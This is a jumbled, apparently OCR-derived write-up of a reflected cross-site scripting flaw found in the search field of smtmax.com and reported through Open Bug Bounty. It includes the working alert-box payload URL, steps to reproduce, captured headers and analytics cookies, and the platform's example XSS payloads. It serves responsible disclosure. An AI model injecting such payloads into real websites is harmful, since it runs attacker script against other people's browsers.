Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.smtmax.com/info.php?act=Technical%20support
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

1 payload position

Alert box:- "its just education"




~~https~~://www.smtmax.com/category.php?act=search&title=<script>+alert%28"it%27s+just+educational"%29%3B<%2Fscript>&x=17&y=5

www.smtmax.com says

it's just educational

❖ **Step 5:-**

Reporting:- documenting the identified vulnerability and reporting to the website owner through the open bug bounty platform.



Platform update: please use our new authentication mechanism to securely use the Open Bug Bounty Platform.

FAQ: For Website Owners
Start here to ensure smooth collaboration with the security researchers

Start a Bug Bounty
Start your bug bounty program at no cost and leverage crowd-security testing

FAQ: For Bug Bounty Owners
Read how to maximize your ROI from crowd-security testing

How it Works
Download presentation and learn how our platform works

DOWNLOAD PDF, 500kb

The Hacker News
Open Bug Bounty named among the Top 5 Bug Bounty programs of 2021 by The Hacker News

Infosec Institute
Open Bug Bounty mentioned in the Top 6 Bug Bounty programs of 2022 by the InfoSec Institute

Vulnerability Disclosure Program

Here you can submit a vulnerability via the Open Bug Bounty following coordinated and responsible disclosure:

- ✓ Use only non-intrusive testing techniques that will not affect confidentiality, integrity or availability of the website, any related data or infrastructure.
- ✓ Notify website owner in a prompt and reliable manner to help fixing the vulnerability, follow ISO 29147 guidelines of responsible disclosure.
- ✓ Avoid reporting any vulnerabilities that will unlikely be fixed by the website owner.
- ✓ Follow technical submission guidelines, otherwise submission may be declined.

☑ I agree with the above-mentioned ethics guidelines


General Functions
- Logout
- Community Forum
- Community Blog

Researcher Functions
- My Profile
- Pending Submissions
- Rejected Submissions
- On Hold Vulnerabilities
- Researcher Account Settings

Latest Patched

the above screenshot represents the open bug bounty

to include detailed information on the vulnerability



Platform update: please use our new authentication mechanism to securely use the Open Bug Bounty Platform.

Vulnerability Details

Vulnerability type: Cross Site Scripting (XSS)

Please carefully follow submission guidelines:

- Your XSS must display 'OPENBUGBOUNTY' string in a JS popup, for example:
  - <script>alert('OPENBUGBOUNTY')</script>
  - <img src=x onerror=prompt(/OPENBUGBOUNTY/)>
  - <script src=https://openbugbounty.org/1.js>
- Your XSS must affect the domain for which you submit the vulnerability - XSS in iframes or after redirects are not accepted.
- Iframe injections must contain an iframe with https://openbugbounty.org inside.
- Same XSS in different scripts (e.g. one global parameter affecting all pages) will NOT be published as separate XSSs, and will be deleted.
- Multiple re-submissions of the same vulnerability will result in removal of all these submissions.
- Due to high amount of work required, mass posting vulnerabilities will NOT be re-checked if not accepted after submission.

* XSS URL: http://example.com/page?p=<script>alert('OPENBUGBOUNTY')</script

Latest Patched


- ✓ 06.02.2024 robiz.synology.me
- ✓ 06.02.2024 katalog.us.edu.pl
- ✓ 06.02.2024 orange-cl.gov
- ✓ 06.02.2024 meteorologia...civil.gov.co
- ✓ 06.02.2024 cancer.net
- ✓ 06.02.2024 elearning070...rsoft.edu.vn
- ✓ 05.02.2024 7cups.com
- ✓ 05.02.2024 dexa.ai
- ✓ 05.02.2024 publichealth.unn.edu.ng
- ✓ 05.02.2024 asi.edu.au

Latest Blog Posts

04.12.2023 by BAx99x
Unmasking the Power of Cross-Site Scripting (XSS): Types, Exploitation, Detection, and Tools

04.12.2023 by a13h1_
$1120: ATO Bug in Twitter's

Alert box :-



~~https~~://www.smtmax.com/category.php?act=search&title=<script>alert%28%27OPENBUGBOUNTY%27%29<%2Fscript>&x=52&y=10

www.smtmax.com says

OPENBUGBOUNTY

the above popup box shows the openbugbounty

Xss vulnerable url:-
https://www.smtmax.com/category.php?act=search&title=%3Cscript%3Ealert%28%27OPENBUGBOUNTY%27%29%3C%2Fscript%3E&x=52&y=10

POST DATA :-


POST /g/collect?v=2&tid=G-Y35639SZ57&gtm=45be4250v9171597358za200&_p=1707300184033&gcd=1313131311&npa=0&dma=0&cid=1744628843.1707143133&ul=en-us&sr=1536x864&uaa=&uab=&uafvl=&uamb=0&uam=&uap=Windows&uapv=&uaw=0&are=1&pscdl=&_eu=AEE&_s=4&sid=1707298489&sct=4&seg=1&dl=https%3A%2F%2Fwww.smtmax.com%2Finfo.php%3Fact%3DTechnical%2520support&dr=https%3A%2F%2Fwww.smtmax.com%2F&dt=SMTmax%20-

%20Your%20%231%20Source%20For%20SMT%20Equipment&en=form_submit&ep.form_id=&ep.form_name=search&ep.form_destination=https%3A%2F%2Fwww.smtmax.com%2Fcategory.php%3Fact%3Dsearch&epn.form_length=2&_et=4831&tfd=56122 HTTP/2

Cookies :-

_gcl_au=1.1.31784435.1707143130;

_ga=GA1.1.1744628843.1707143133;
_ga_Y35639SZ57=GS1.1.1707298489.4.1.1707300234.0.0.0



Platform update: please use our new authentication mechanism to securely use the Open Bug Bounty Platform.
openbugbounty
For Researchers
For Website Owners
About
Hall of Fame
Forum
Select Language

- Due to high amount of work required, mass posting vulnerabilities will NOT be re-checked if not accepted after submission.

* XSS URL: https://www.smtmax.com/category.php?act=search&title=%3Cscript%3E

POST data: ☑ x-www-form-urlencoded □ multipart/form-data

```
%20Your%20%231%20Source%20For%20SMT%20Equipment&en=form
_submit&ep.form_id=&ep.form_name=search&ep.form_destina
tion=https%3A%2F%2Fwww.smtmax.com%2Fcategory.php%3Fact%
3Dsearch&epn.form_length=2&_et=4831&tfd=56122 HTTP/2
```

Cookies: _gcl_au=1.1.31784435.1707143130; _ga=GA1.1.1744628843.170714

Application: Custom code

Comment:

```
1; go to url https://www.smtmax.com/
2; find search bar
3; enter XSS script in search bar
4; Hit search to see XSS alert box
```

☑ I confirm that the vulnerability was detected without using intrusive automated tools

Publish the report (without any technical details) ☑

Do not publish the report □

Detection, and Tools

04.12.2023 by a13h1_
$1120: ATO Bug in Twitter's

04.12.2023 by ClumsyLulz
How I found a Zero Day in W3 Schools

04.12.2023 by 24bkdoor
Hack the Web like a Pirate: Identifying Vulnerabilities with Style


04.12.2023 by 24bkdoor
Navigating the Bounty Seas with Open Bug Bounty

Recent Recommendations

30 January, 2024
UVicInformationSecurityOffice:
Thank you for letting us know about the open redirect vulnerability you found!

25 January, 2024
CERT_rlp:
The team of CERT-rlp would like to thank

In the above snapshot represents about the detailed information of the XSS vulnerability and the url



Do not publish the report □

Notifications

ISO 29147 Recommend Notification: ☑

Open Bug Bounty Notification Framework: ☑

Notify specific security contact:

Send notification via twitter: ☑

Automatic Disclosure: ☑


25 January, 2024
CERT_rlp:
The team of CERT-rlp would like to thank outofscopexd for the responsible and coordinated disclosure of XSS vulnerabilities

24 January, 2024
rebootl:
The researcher reported an XSS vulnerability on our website.

+ responsive and straightforward communication

22 January, 2024
sourceweb:
Pooja found a bug on our website that would have allowed an XSS attack. We are happy that we could fix it in minutes and we also took the opportunity to fundamentally revise our security concept.

In this snapshot represents about defining the rules of the open bug bounty.



Vulnerability Disclosure Program

Here you can submit a vulnerability via the Open Bug Bounty following coordinated and responsible disclosure:

Submission received successfully. It may take up to 5 days before it is verified.

- ✓ Use only non-intrusive testing techniques that will not affect confidentiality, integrity or availability of the website, any related data or infrastructure.
- ✓ Notify website owner in a prompt and reliable manner to help fixing the vulnerability, follow ISO 29147 guidelines of responsible disclosure.
- ✓ Avoid reporting any vulnerabilities that will unlikely be fixed by the website owner.
- ✓ Follow technical submission guidelines, otherwise submission may be declined.

☑ I agree with the above-mentioned ethics guidelines

Vulnerability Details

Latest Patched

✓ 06.02.2024 robiz.synology.me

✓ 06.02.2024 katalog.us.edu.pl

This is the submitted report of the xss vulnerability via the open bug bounty